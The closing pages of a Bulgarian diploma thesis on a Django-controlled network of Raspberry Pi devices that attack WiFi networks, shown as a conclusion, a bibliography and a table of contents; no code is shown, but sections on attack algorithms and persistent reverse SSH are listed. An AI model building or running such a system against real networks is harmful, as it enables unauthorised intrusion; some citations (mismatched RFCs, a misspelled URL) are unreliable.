Заклучение

В дипломната работа са реализирани две от най-разпространените атаки срещу безжични мрежи използвайки скриптове написани на програмните езици Python и Bash. Изградена е система за употребата им, поддържаща множество атакуващи устройства, управлявани от Django команден сървър с уеб интерфейс. Системата демонстрира уязвимостта на безжичните мрежи в днешно време и належащата нужда от масова имплементация на WPA3 стандарта за криптиране.

В бъдеще, функционалността на системата може да бъде развита в следните насоки:

1. Увеличаване на броя съвместими хардуерни устройства
2. Разширяване на набора от имплементирани атаки
3. Подобряване на методите за управление на устройствата

Използвана литература

- 1 - Wigle Statistics, <https://wisle.net/stats>
- 2 - 802.11, <https://tools.ietf.org/html/rfc7494>, April 2015
- 3 - 802, <https://tools.ietf.org/html/rfc7241>, July 2014
- 4 - OSI Model, <https://www.itu.int/rec/T-REC-X/en>
- 5 - Етично хакерство, доц. д-р инж. Александър Цокев, БАРЗИКТ, 2017
- 6 - CAPWAP, <https://tools.ietf.org/html/rfc5418>, March 2009
- 7 - EAP-PSK, <https://tools.ietf.org/html/rfc4764>, January 2007
- 8 - 802.1X, <https://tools.ietf.org/html/rfc3580>, September 2003
- 9 - DoS, <https://www.us-cert.gov/ncas/tips/ST04-015>
- 10 - MitM, <https://www.us-cert.gov/ncas/alerts/TA15-120A>
- 11 - ARP, <https://tools.ietf.org/html/rfc6747>, November 2012
- 12 - hcxtools, <https://github.com/ZerBea/hcxtools>
- 13 - aircrack-ng, <https://www.aircrack-ng.org>
- 14 - hashcat, <https://hashcat.net/hashcat/>
- 15 - JTR, <https://www.openwall.com/john/>
- 16 - CUDA, <https://developer.nvidia.com/about-cuda>
- 17 - OpenCL, <https://www.khronos.org/opencl/>
- 18 - WiFi Pineapple, <https://www.wifipineapple.com>, 2019
- 19 - wpa-sec, <https://wpa-sec.stanev.org>
- 20 - Raspberry Pi 3 Model B+,
<https://www.raspberrypi.org/products/raspberry-pi-3-model-b-plus/>
- 21 - ARM, <https://www.arm.com>
- 22 - Bluetooth, <https://www.bluetooth.com/specifications>
- 23 - MediaTek RT5370, <https://www.mediatek.com/products/broadbandWifi/rt5370>
- 24 - Alcatel X230L, <https://www.imei.info/phonedatabase/13044-alcatel-one-touch-x230l/>
- 25 - HSDPA, <http://www.3gpp.org/technologies/keywords-acronyms/99-hspa>
- 26 - UMTS, <http://www.3gpp.org/technologies/keywords-acronyms/103-umts>
- 27 - GPRS & EDGE, <http://www.3gpp.org/technologies/keywords-acronyms/102-gprs-edge>
- 28 - u-blox, <https://www.u-blox.com/en>

- 29 - GY-NEO6MV2,
[https://www.u-blox.com/sites/default/files/products/documents/NEO-6_DataSheet_\(GPS.G6-HW-09005\).pdf](https://www.u-blox.com/sites/default/files/products/documents/NEO-6_DataSheet_(GPS.G6-HW-09005).pdf)
- 30 - Kali Linux, <https://www.kali.org>
- 31 - Ubuntu, <https://www.ubuntu.com/server>
- 32 - Django Documentation, <https://docs.djangoproject.com/en/2.1/>
- 33 - Kali Linux RPi 3 64 Bit.
<https://images.offensive-security.com/arm-images/kali-linux-2019.1-rpi3-nexmon-64.img.xz>
- 34 - Rufus, <https://rufus.ie>
- 35 - WvDial, <https://linux.die.net/man/1/wvdial>
- 36 - usb_modeswitch, https://linux.die.net/man/1/usb_modeswitch
- 37 - The Secure Shell, <https://tools.ietf.org/html/rfc4253>, January 2006
- 38 - cron, <http://man7.org/linux/man-pages/man8/cron.8.html>
- 39 - Python 3.6, <https://www.python.org/downloads/release/python-360/>
- 40 - CloudBalkan, <https://www.cloudbalkan.com>
- 41 - PostgreSQL, <https://www.postgresql.org>
- 42 - Bash, <https://www.gnu.org/software/bash/>

Съдържание

Използвани термини	2
Увод	3
ПЪРВА ГЛАВА - Методи, инструменти и устройства за атакуване на безжични мрежи	4
1.1 Обзор на WiFi	4
Стандарти	4
Услуги [5]	5
IEEE 802.11 рамка	5
Защита	7
WEP (Wired Equivalent Privacy)	7
WPA-PSK (Wi-Fi Protected Access)	7
802.1X	8
1.2 Методи за атакуване	9
Отказ на услуга (DoS)	9
Подслушване на преносната среда	9
Човек по средата (MitM)	9
1.3 Използвани инструменти	10
hcxtools	10
aircrack-ng [13]	10
hashcat/John the Ripper	10
1.4 Съществуващи решения	11
WiFi Pineapple	11
wpa-sec.stanev.org	12
ВТОРА ГЛАВА - Апаратни средства за атакуване на безжични мрежи	13
2.1 Функционални изисквания към хардуерните устройства	13
2.2 Функционални изисквания към сървъра	13
2.3 Избор на основен развоен хардуер	13
2.4 Избор на операционна система	16
Операционна система на атакуващите устройства	16
Операционна система на управляващият сървър	16

ТРЕТА ГЛАВА - Реализиране на система за атака на безжични мрежи	18
3.1 Реализация на атакуващите устройства	18
Инсталация на Kali Linux върху Raspberry Pi 3 Model B+	18
Конфигуриране на модем за мобилни данни	18
Конфигуриране на постоянна обратна SSH сесия	20
Създаване на нов потребител	21
Алгоритми за атака	21
3.2 Реализация на сървър за централно управление	25
Модел и изграждане на база данни	26
Управление на крайните устройства	27
Изграждане на Django сървър	28
ЧЕТВЪРТА ГЛАВА - Ръководство на потребителя	36
4.1 Конфигурационни изисквания	36
4.2 Инсталационни инструкции	37
Инсталация на управляващият сървър	37
Инсталация на атакуващо устройство	37
4.3 Инструкции за употреба	38
Заклучение	40
Използвана литература	41